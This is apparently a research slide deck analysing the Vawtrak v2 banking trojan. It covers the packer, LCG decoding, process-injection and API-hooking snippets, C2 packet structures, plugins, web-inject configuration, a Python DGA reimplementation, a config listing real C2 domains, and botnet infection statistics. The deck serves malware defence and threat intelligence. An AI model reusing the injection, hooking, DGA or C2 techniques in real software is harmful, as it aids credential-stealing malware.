Vawtrak Banking Trojan:
A threat to the Banking Ecosystem

Presenters

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Blueliv Research Labs

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
Agenda

1. Technical Reversing of Vawtrak V2
2. Network insights into Vawtrak v2
3. Q&A

root[~]# whoami



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Technical Reversing
Vawtrak V2

- Vawtrak and Introduction banking trojans
- Campaing history
- Vawtrak technical internals
    - Default Packer
    - Technical Architecture
    - C2 Communication and encryption
    - Vawtrak Modules
    - Web injects
    - DGA

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root [~]# wall Vawtrak and Introduction banking trojans

- What are Banking trojans?
  - Man in the middle
  - Configurable
  - Modular
  - decentralised
- Vawtrak earlier known as neverquest
- Top 5 banking trojans

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root [~]# wall Campaign history

- Earlier known as neverquest
- Neverquest v1 observed around November 2013
- Neverquest v2 observed September 2015

Vawtrak technical internals

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
root [~]# wall Vawtrak technical internals : Default Packer

- LZMAT compression (aplib earlier versions)
- 32bit and 64bit executables
- Xor Encoded using LCG
- Implements a small PE loader
- Uses heavens gate for switching between 32bit and 64bit
- Encoded strings



```
loc_2040BF4:
mov     eax, [r14+28h]
mov     rdx, [rbp+arg_0]
lea     r8, [rbp+arg_8]
add     rax, rsi
mov     rcx, rsi
call    rax             ; OEP jump
test    eax, eax
jnz     short loc_2040C1A
```

```
def LCG(seed):
    seed = ((seed * 0x41C64E6D) + 0x3039 ) & 0xFFFFFFFF
    return seed
```

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
root [~]# wall Vawtrak technical internals : Technical Architecture



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root [~]# wall Vawtrak technical internals : Technical Architecture

- Static Configuration(shellcode based)
  - Command and control servers
  - Botnet Configuration eg ProjectID , UpdateVersion , TorAddress, etc
  - URL resources
  - Sign Keys to verify module integrity
- Botnet ID represents each bot in vawtrak network
- Botnet ID generated from C drive VolumeID and adaptor MACID

root [~]# wall Vawtrak technical internals : Technical Architecture

- Static Configuration Extraction

```
[BotConfig]
version = 2
botid = 1976077516
projectid = 83
updateversion = 1
https = 0
minorversion = 14
path = /rss/feed/stream
nc2 = 14
c20 = goodtrade.bid
c21 = todaywith.date
c22 = quicklinks.download
c23 = beproudof.faith
c24 = takeaphoto.loan
c25 = oldblackman.party
c26 = fastblackspeed.racing
c27 = cangetyour.review
c28 = epicsimple.science
c29 = fastandeasy.trade
c210 = seeyounow.webcam
c211 = championinred.win
c212 = chalengeforyou.win
c213 = cookingwithme.date
staticconfig =
4bbf7afb07339554fb1b17a62456cd6b1e50ab5658b1961704ed22b370e96e0f9ca57a2b88214607345dd2a3a0591effcc152a1bb891f6f
330a92ecf5c653aeb48e106c7f41d92636019debf8cd5eadb7851b6b7248d425390898eafbc459acba8c166a754fdf243c0f93e9fecb54a
77e44d021350494e6f7c055a8b6881266714bdb20380b9fe5fac750a7b98f1d657442d62f3b029ae4fdce5ba6bc8618647749d12e3e0995
a3b58b1961704ed22b370e96e0f9ca57a2b88214607345dd2a3a0591effcc152a1bb891f6f764cd8293d0c9ceeffc85da0be801a6e7943d
debf8cd5eadb7851b6b7248d425390898eafbc459acba8c166a754fdf243c0f93e9fecb54abbd8311697846da233f069ee8f1c25faab08a
db20380b9fe5fac750a7b98f1d657442d62f3b029ae4fdce5ba6bc8618647749d12e3e0995e3f0c556a5bf8d13637a40dc2d310090e2f3c
```

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
- Base injection in explorer.exe/iexplore.exe followed by injection in child processes



root [~]# wall Vawtrak technical internals : Technical Architecture

- Namespaces generation
- Filepaths , registry storage and other UID 's
- Generation using LCG initial seed

```
def LCG(seed):
    seed = ((seed * 0x41C64E6D) + 0x3039 ) & 0xFFFFFFFF
    return seed
```

#1 :	Registry Run persiatancekey
#3	DebugLog FileMapping
#5	Update Internal Static Config
#6	CommStructEvent
#8	IPC InternalStruct Eventname
#9	IPC InternalStruct FileMapping Name
#10	IPC InternalStruct Mutex Name
#13	OLEID for Shutdown bot event listener
#16	OLEID for installer subroutine event

Registry Path Namespace

#1	Saved Webinject Configuration
#2	Set At restartPC enevnt
#4	BotnetID
#5	Updated StaticConf Reg value
#6	Random Hashed Value
#7	1 (const) Process list delivered

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root [~]# wall Vawtrak technical internals : Technical Architecture

- Crash loging feature and Debug loging features
- Any executable crashes are send to c2 using minidump API
- Namespace #3 is generated for a debug file map
- All steps during runtime are logged

```
push    offset aDbghelp_dll ; "dbghelp.dll"
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
cmp     [ebp+hModule], 0
jnz     short loc_1000C335
```

```
loc_1000C335:                   ; "MiniDumpWriteDump"
push    offset aMinidumpwrited
push    [ebp+hModule]    ; hModule
call    ds:GetProcAddress
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_1000C350
```

```
PID: 1076 [01:44:15] SHELL START
PID: 1812 [01:44:15] BROWSER START
PID: 1812 [01:45:15] CALL TO=0 FROM=0 CMD=14 PCount=0
PID: 1812 [01:45:15] CALL Status=1 Size=579
PID: 1812 [01:45:15] CALL TO=0 FROM=0 CMD=7 PCount=2
PID: 1812 [01:45:15] CALL Status=1 Size=0
```

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root [~]# wall Vawtrak technical internals : Technical Architecture

- Ring-3 rootkit for persistance in between processes
- CreateProcessesInternalW()
- Hook retrives PID and injects Vawtrak code in that particular process

```
7C81979A                90              NOP
7C81979B                90              NOP
7C81979C CreateProcessInternalW  E9 949F7E93    JMP 322.10003735                CreateProcessInternalW_JMP_Hook
7C8197A1                68 709A817C     PUSH kernel32.7C819A70
```

```
v10 = AllocMove((int)ShellCodeBase, *(_DWORD *)ShellCodeBase);
v11 = (void *)v10;
if ( v10 )
{
  *(_DWORD *)(v10 + 192) |= 0x10000000u;
  *(_BYTE *)(v10 + 196) = a5;
  Handles = (HANDLE)InjectAndExecute(
                      v6,
                      (LPCVOID)v10,
                      *(_DWORD *)ShellCodeBase,
                      *((_DWORD *)ShellCodeBase + 1),
                      0,
                      0);
```

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
root [~]# wall Vawtrak technical internals : Technical Architecture

- IPC communication mechanism
- Communication and data transfer between master process and child processes
- Global Memory mapped file object
- int __stdcall IPCHandler(unsigned __int16 ProcID, int opcode, const void *buff, DWORD bufflen)



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
root [~]# wall Vawtrak technical internals : Technical Architecture

- Opcodes are represented using an index number
- Currently 41 opcodes implemented(excluding plugins)
- Opcode 25 represents RetriveFolderPath(namespaceID)



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C2 Communication and encryption

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root [~]# wall C2 Communication and encryption

- Http/https based (initial packet)

```
struct InfoEntry
{
        BYTE TypeID;
        WORD Len;
        BYTE Data[Len];
};

struct
{
        struct botInfo
        {
                DWORD botID;
                DWORD projectID;
                WORD  updateVersion;
                WORD  buildVersion;
                WORD  Const0;
                BYTE  Const0;
                BYTE  isInstalled;
        }

        struct InfoEntry Injectcrc32_rand = {0, 8, [injecthash + randomDword]}
        struct InfoEntry ProxyServer          = {1, strlen(proxyserver), proxyserver}
        struct InfoEntry CompName             = {2, len(CompInfo), CompInfo}
        struct InfoEntry LangGroup            = {3, len(LangGroup), LangGroup}
        struct InfoEntry VersoinInfo    = {4, len(VersoinInfo), VersoinInfo }
        struct InfoEntry InstalledPlugins = {5, len(plugins), [WORD Plugins[i]]}
```

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
root [~]# wall C2 Communication and encryption

- Random 32byte session id generated which is used as an RC4 key
- This key is stored in *phpsessionid* cookie



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root [~]# wall C2 Communication and encryption

- Response is lzmat compressed and LCG encoded
- Webinjects are furthermore encoded using sbox subtitution
- Response consists multiple sections and opcodes

```
struct basePacket
{
        DWORD Size;
        BYTE numsections;
        struct SectionData
        {
                BYTE moduleIndex;
                BYTE callType;
                BYTE NumSec;
                // next section
                struct _Data{
                        DWORD lenSection;
                        BYTE Buffer[lenSection]
                }Data[NumSec];
        }SectionData[numsections];
}
```

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root [~]# wall Vawtrak Modules

- Modular trojan
- Plugins provide an opcode/ API interface
- Currently implements 7 plugins
- Plugins
    - Web inject plugins (MITM)
    - Pony trojan based stealer
    - Back Connect Module to Tunnel traffic though victims module
    - Keylogger
    - Certificate ,history Stealer and A fileManger

root [~]# wall Web injects

- A configuration for web inject plugin to perform MIMT
- Consists of multiple section

Config type value	Type of data
1	Web injects – URLs, page placeholders, flags and the injected code. Similar to the web injects from version 1
2	List of URLs, typically banking pages. Possibly these are trigger URLs that will start video recording.
3	List of URLs from which POST data will be collected
4	Modify URLs. URLs which will be blocked or redirected to other URLs, optionally based on a regular expression.
5	List of keyword strings. If browsed to pages contain these strings then the page source will be compressed and sent back to the command and control server.
6	<ip address>:<port> string, possibly used as a server address for the BackConnect module.

Image source : Sophos

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root [~]# wall Web injects

- Web inject Example

0070h:	00	00	61	6D	61	7A	6F	6E	61	77	73	2E	63	6F	6D	00	..amazonaws.com.
0080h:	16	00	00	00	01	03	13	61	16	00	00	00	61	6D	65	72	.......a....amer
0090h:	69	63	61	6E	66	61	6D	69	6C	79	2E	63	6F	6D	00	1D	icanfamily.com..
00A0h:	00	00	00	01	03	0A	61	1D	00	00	00	61	6E	61	6C	79	......a...analy
00B0h:	74	69	63	73	2E	71	75	65	72	79	2E	79	61	68	6F	6F	tics.query.yahoo
00C0h:	2E	63	6F	6D	00	17	00	00	00	01	03	44	67	17	00	00	.com.......Dg...
00D0h:	00	67	65	6F	2E	71	75	65	72	79	2E	79	61	68	6F	6F	.geo.query.yahoo
00E0h:	2E	63	6F	6D	00	11	00	00	00	01	03	06	61	11	00	00	.com.........a...
00F0h:	00	61	6E	73	77	65	72	73	2E	79	61	68	6F	6F	00	13	.answers.yahoo..
0100h:	00	00	00	01	03	64	61	13	00	00	00	61	70	69	2E	6C	.....da....api.l
0110h:	6F	67	69	6E	2E	79	61	68	6F	6F	00	13	00	00	00	01	ogin.yahoo......
0120h:	03	64	61	13	00	00	00	61	70	69	73	2E	67	6F	6F	67	.da....apis.goog
0130h:	6C	65	2E	63	6F	6D	00	14	00	00	00	01	03	51	61	14	le.com.......Qa.
0140h:	00	00	00	61	70	69	2E	76	6B	6F	6E	74	61	6B	74	65	...api.vkontakte
0150h:	2E	72	75	00	17	00	00	00	01	03	44	61	17	00	00	00	.ru.......Da....
0160h:	61	70	70	6C	69	63	61	74	69	6F	6E	73	74	61	74	2E	applicationstat.
0170h:	63	6F	6D	00	2E	00	00	00	01	03	2B	61	2E	00	00	00	com.......+a....
0180h:	61	70	70	2E	6D	62	67	61	2D	70	6C	61	74	66	6F	72	app.mbga-platfor
0190h:	6D	2E	6A	70	2F	73	6F	63	69	61	6C	2F	61	70	69	2F	m.jp/social/api/
01A0h:	6A	73	6F	6E	72	70	63	2F	76	32	00	24	00	00	00	01	jsonrpc/v2.$....
01B0h:	03	A1	61	24	00	00	00	61	70	70	72	65	70	2E	73	6D	.¡a$...apprep.sm
01C0h:	61	72	74	73	63	72	65	65	6E	2E	6D	69	63	72	6F	73	artscreen.micros
01D0h:	6F	66	74	2E	63	6F	6D	00	1A	00	00	00	01	03	17	61	oft.com.........a

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Domain Generation Algorithm

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root [~]# wall Domain Generation Algorithm

- Updated supplied on 28 july 2016
- Domains generated using an initial DWORD supplied to DGA
- Implements SSL pinning to verify domains

```
def GenerateDomain(initSeed):
    BaseSeed = initSeed

    Domlen = prng(initSeed) % 5 + 7

    dstDomain = ""

    BaseSeed = prng(BaseSeed)
    if Domlen:
        for i in range(0, Domlen):
            BaseSeed = prng(BaseSeed)
            dstDomain = dstDomain + chr( ((BaseSeed % 0x1a ) + 97) & 0xff)

    return [dstDomain, BaseSeed]
```

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Network insights into Vawtrak v2

root [~]# wall Summary

2 groups: Vawtrak Group - Mozkalzapoe

85,000 botnet infections detected

Top five countries targeted: US, Canada, UK, India, France

Investigation reveals that more than **2.5m** credentials have been exfiltrated by the botnet to date

Approximately **82%** infections worldwide target the US

Over **4,000** IoCs identified: 2100 URLS, 200 malware samples, 1800 domains/IPs

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

root [~]# wall Summary – bot infection information

Countries of the infected bots



OS of the infected bots



